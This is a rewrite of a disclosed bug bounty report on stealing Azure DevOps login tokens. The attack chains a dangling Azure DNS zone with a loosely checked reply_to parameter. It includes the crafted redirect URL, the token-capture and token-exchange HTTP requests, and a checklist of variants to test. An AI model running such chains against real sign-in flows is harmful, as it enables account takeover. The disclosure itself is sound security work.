Taking over Azure DevOps Accounts with 1 Click
A dangling Azure DNS zone for a Visual Studio subdomain allowed an attacker to register it and control DNS records. By manipulating the reply_to parameter in an authentication flow, the attacker could redirect authentication tokens to their controlled subdomain, leading to account takeover.

When performing subdomain takeovers, you should be asking yourself, what is the impact, and how do I prove it? This was especially the case when taking over the subdomain project-cascade.visualstudio.com.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Azure DevOps exposes a number of services under *.visualstudio.com. Some of these subdomains sit in front of an authentication flow that hands off to login.microsoftonline.com (the Microsoft live.com identity provider) and then returns the user to the application with authentication tokens. The endpoint that starts this flow is https://app.vssps.visualstudio.com/_signin, and it takes a reply_to parameter telling it where to send the user, and the tokens, once sign-in completes.
The target of this research was the subdomain project-cascade.visualstudio.com. Nothing obviously sensitive lived under *.visualstudio.com, so at first glance a takeover there looked low impact. The interesting part was the trust boundary between that subdomain and the authentication flow above it.
Setup
The researcher used automation to hunt for subdomains vulnerable to an Azure Zone DNS takeover, and a tool whose output is shown as dns-takeover. No account, role or version details beyond that are given. The precondition for the whole chain is a subdomain whose NS records point at Azure DNS but whose zone is no longer registered there, plus an Azure account the attacker controls in which the zone can be re-registered.
Finding it
The automation surfaced project-cascade.visualstudio.com. Its NS records pointed to Azure DNS, but the zone was no longer registered on Azure DNS, so queries against those nameservers were refused:
dns-takeover lookup project-cascade.visualstudio.com. on nameserver ns3-05.azure-dns.org status: [Refused]
dns-takeover lookup project-cascade.visualstudio.com. on nameserver ns2-05.azure-dns.net status: [Refused]
dns-takeover lookup project-cascade.visualstudio.com. on nameserver ns1-05.azure-dns.com status: [Refused]
dns-takeover lookup project-cascade.visualstudio.com. on nameserver ns4-05.azure-dns.info status: [Refused]
A refused lookup on a nameserver that is still delegated to means the delegation exists but nobody is serving the zone. That is the classic dangling-zone condition: whoever registers the zone in Azure DNS first becomes authoritative for the name.
Exploitation
Step 1: register the dangling zone
Because the lookups were refused, the researcher was able to register project-cascade.visualstudio.com as a DNS zone under an Azure account they owned, which gave them the ability to create arbitrary records for the subdomain.

Two records were created:
- A TXT record at
txt.project-cascade.visualstudio.comwith the valueAzure DNS Zone Takeover POC, as proof of concept. - An A record at
arec.project-cascade.visualstudio.compointing to[redacted], the researcher's host.
Both records resolved through a public resolver:
$ dig txt txt.project-cascade.visualstudio.com @[redacted]

...omitted for brevity...

;; ANSWER SECTION:
txt.project-cascade.visualstudio.com. 10 IN TXT "Azure DNS Zone Takeover POC"

$ dig a arec.project-cascade.visualstudio.com @[redacted]

...omitted for brevity...

;; ANSWER SECTION:
arec.project-cascade.visualstudio.com. 2475 IN A [redacted]
Step 2: find the authentication flow that trusts the taken-over domain
The researcher then looked for subdomains under visualstudio.com that drive an authentication flow through login.microsoftonline.com. Visiting app.vssps.visualstudio.com redirected to:
https://app.vssps.visualstudio.com/_signin?realm=app.vsaex.visualstudio.com&reply_to=https%3A%2F%2Fapp.vsaex.visualstudio.com%2F&redirect=1&context=[redacted]#ctx=[redacted]
which in turn redirected to:
https://login.microsoftonline.com/...omitted...
The key part is the reply_to parameter on https://app.vssps.visualstudio.com/_signin:
reply_to=https%3A%2F%2Fapp.vsaex.visualstudio.com%2F
Testing showed that this parameter was loosely configured: any domain under *.visualstudio.com was accepted as the destination for the authentication tokens. Since the researcher now controlled one such domain, the flow could be pointed at it.
Step 3: craft the sign-in URL pointing at the controlled host
The demonstration URL kept the same realm and context but changed reply_to to the A record created in step 1:
https://app.vssps.visualstudio.com/_signin?realm=app.vsaex.visualstudio.com&reply_to=https%3A%2F%2Farec.project-cascade.visualstudio.com%2F&redirect=1&context=[redacted]

The changed value is https%3A%2F%2Farec.project-cascade.visualstudio.com%2F, the URL-encoded form of https://arec.project-cascade.visualstudio.com/. A victim following this link is prompted to log in through the normal Microsoft live.com flow, or, if already logged in, the sign-in and redirect proceed without further interaction.
Step 4: capture the tokens
Once the user was logged in, the flow produced a request that ended in a POST to the controlled domain arec.project-cascade.visualstudio.com:
POST /_signedin?realm=arec.project-cascade.visualstudio.com&protocol=&reply_to=https%3A%2F%2Farec.project-cascade.visualstudio.com%2F HTTP/1.1
Host: arec.vssps.visualstudio.com
Cookie: ...omitted for brevity...

id_token=<snip>&FedAuth=<snip>&FedAuth1=<snip>%2B
The controlled domain received the same POST, this time with the tokens for app.vsaex.visualstudio.com in the body:
POST /_signedin?realm=arec.project-cascade.visualstudio.com&protocol=&reply_to=https%3A%2F%2Farec.project-cascade.visualstudio.com%2F HTTP/1.1
Host: arec.project-cascade.visualstudio.com
Content-Length: 4634
Referer: https://arec.vssps.visualstudio.com/_signedin?realm=arec.project-cascade.visualstudio.com&protocol=&reply_to=https%3A%2F%2Farec.project-cascade.visualstudio.com%2F
Cookie: ...omitted for brevity...

id_token=<snip>&FedAuth=<snip>&FedAuth1=<snip>

The body carries id_token, FedAuth and FedAuth1, the authentication tokens for the realm app.vsaex.visualstudio.com.
Step 5: exchange the stolen token for a Bearer token
The stolen authentication token could be exchanged for a Bearer token through app.vsaex.visualstudio.com:
POST /_apis/WebPlatformAuth/SessionToken HTTP/1.1
Host: app.vsaex.visualstudio.com
Connection: close
Content-Length: 105
Origin: https://app.vsaex.visualstudio.com
X-VSS-ReauthenticationAction: Suppress
Content-Type: application/json
Accept: application/json;api-version=6.0-preview.1;excludeUrls=true
X-Requested-With: XMLHttpRequest
...omitted for brevity...
Cookie: UserAuthentication=<snipped id_token>; FedAuth=<snipped FedAuth>; FedAuth1=<snipped>

{"appId":"00000000-0000-0000-0000-000000000000","force":false,"tokenType":0,"namedTokenId":"Aex.Profile"}
The stolen cookies are placed in the Cookie header and the JSON body asks for the Aex.Profile named token. The response contains a valid Bearer token:
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Content-Length: 933
Content-Type: application/json; charset=utf-8; api-version=6.0-preview.1
...omitted for brevity...

{"appId":"00000000-0000-0000-0000-000000000000","token":"<snip>","tokenType":"session","validTo":"2020-05-12T06:45:47.2007474Z","namedTokenId":"Aex.Profile"}
That Bearer token could then be used to authenticate to vsaex.visualstudio.com, dev.azure.com and vssps.dev.azure.com.
Step 6: use the Bearer token
On app.vsaex.visualstudio.com the token pulls the user's profile, including their email:
GET /_apis/User/User HTTP/1.1
Host: app.vsaex.visualstudio.com
Connection: close
X-TFS-FedAuthRedirect: Suppress
X-VSS-ReauthenticationAction: Suppress
X-Requested-With: XMLHttpRequest
Accept-Language: en-US
Authorization: Bearer <snip just recieved bearer token>
Accept: application/json;api-version=6.0-preview.1;excludeUrls=true
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36
X-TFS-Session: ab1e4b56-599c-4ab6-9f5e-756c486a0f2b
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Referer: https://app.vsaex.visualstudio.com/me?mkt=en-US
Accept-Encoding: gzip, deflate

HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 258
...omitted for brevity...

{"descriptor":"msa.[redacted]","displayName":"s","mail":"<account_email>","unconfirmedMail":null,"country":"AU","dateCreated":"2018-05-25T23:19:53.6843383+00:00","lastModified":"2019-01-06T15:43:50.2963651+00:00","revision":0}

The same token also gave access to https://app.vsaex.visualstudio.com/me?mkt=en-US, which disclosed project names for the associated user on dev.azure.com.
Finally, the token worked against dev.azure.com itself:
GET /seanyeoh/_usersSettings/keys?__rt=fps&__ver=2 HTTP/1.1
Host: dev.azure.com
Connection: close
x-tfs-fedauthredirect: Suppress
Origin: https://dev.azure.com
x-vss-reauthenticationaction: Suppress
authorization: Bearer <snip>
accept: application/json;api-version=5.0-preview.1;excludeUrls=true;enumsAsNumbers=true;msDateFormat=true;noArrayWrap=true
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Root cause
The chain needs two mistakes to line up. First, a dangling DNS zone: project-cascade.visualstudio.com was still delegated to Azure DNS nameservers, but the zone was no longer registered, so anyone with an Azure account could claim it and serve arbitrary records for the name. Second, the reply_to parameter on app.vssps.visualstudio.com/_signin was validated only loosely: any host under *.visualstudio.com was accepted as a token destination. The authentication flow therefore trusted the whole parent domain, and once one subdomain under it was attacker-controlled, the trust boundary collapsed.
Impact
An attacker could run a one-click drive-by attack by sending a victim a URL such as:
https://app.vssps.visualstudio.com/_signin?realm=app.vsaex.visualstudio.com&reply_to=https%3A%2F%2Farec.project-cascade.visualstudio.com%2F&redirect=1&context=[redacted]
This would disclose the victim's app.vsaex.visualstudio.com tokens, and from there the attacker would have full control over the user's Azure DevOps account. The report hedges the wider consequences of the zone takeover itself: it could have been used to validate ownership of project-cascade.visualstudio.com, to set up MX records to capture email to *.project-cascade.visualstudio.com, and to prove ownership in order to create SSL certificates, which may have led to fraud and impersonation of Microsoft services.
Fix
The report names two mitigation points:
- Remove the dangling DNS zone
project-cascade.visualstudio.com. - Restrict the
reply_toURL for visualstudio tokens onapp.vssps.visualstudio.comto the realm forapp.vsaex.visualstudio.com.
The timeline was: report filed 20th May 2020, triaged 22nd May 2020, and a $3000 bounty awarded the same day.

Variants to test
- Enumerate subdomains whose NS records point at a cloud DNS provider (Azure DNS, Route 53, Cloud DNS) but whose zone is no longer registered. A positive result is a
REFUSEDorSERVFAILfrom the delegated nameservers, followed by successful registration of the zone in your own account and resolution of a test TXT record. - For any SSO or sign-in endpoint with a
reply_to,redirect_urior similar parameter, test whether sibling subdomains of the trusted parent are accepted. A positive result is a redirect or POST that reaches a host you control. - Look for token-issuing flows that POST credentials or tokens to the
reply_tohost rather than only redirecting to it. A positive result is a request body containingid_token,FedAuthor similar tokens arriving at your listener. - Check whether a captured token can be exchanged for a broader Bearer token at a session-token endpoint. A positive result is a
200with atokenfield usable against other services in the same estate. - Check whether the taken-over zone can be used to prove domain ownership (for example for certificate issuance or MX capture). A positive result is a validation challenge served from your records being accepted by the third party.
What happened, in plain words
A security researcher found a way to take over a small piece of Microsoft's web infrastructure, and then used that foothold to steal the login credentials of anyone using Azure DevOps. The whole attack needed just one click from the victim: they had to open a link.
Here is the story in everyday terms. Imagine a company moves office but forgets to cancel the mail forwarding on its old address. Anyone who rents that old address now receives the company's post. Something similar happened here. Microsoft had a web address, project-cascade.visualstudio.com, that was still listed as belonging to Microsoft's DNS service, but nobody at Microsoft had actually claimed it there any more. The researcher claimed it instead, which meant they could decide where that address pointed.
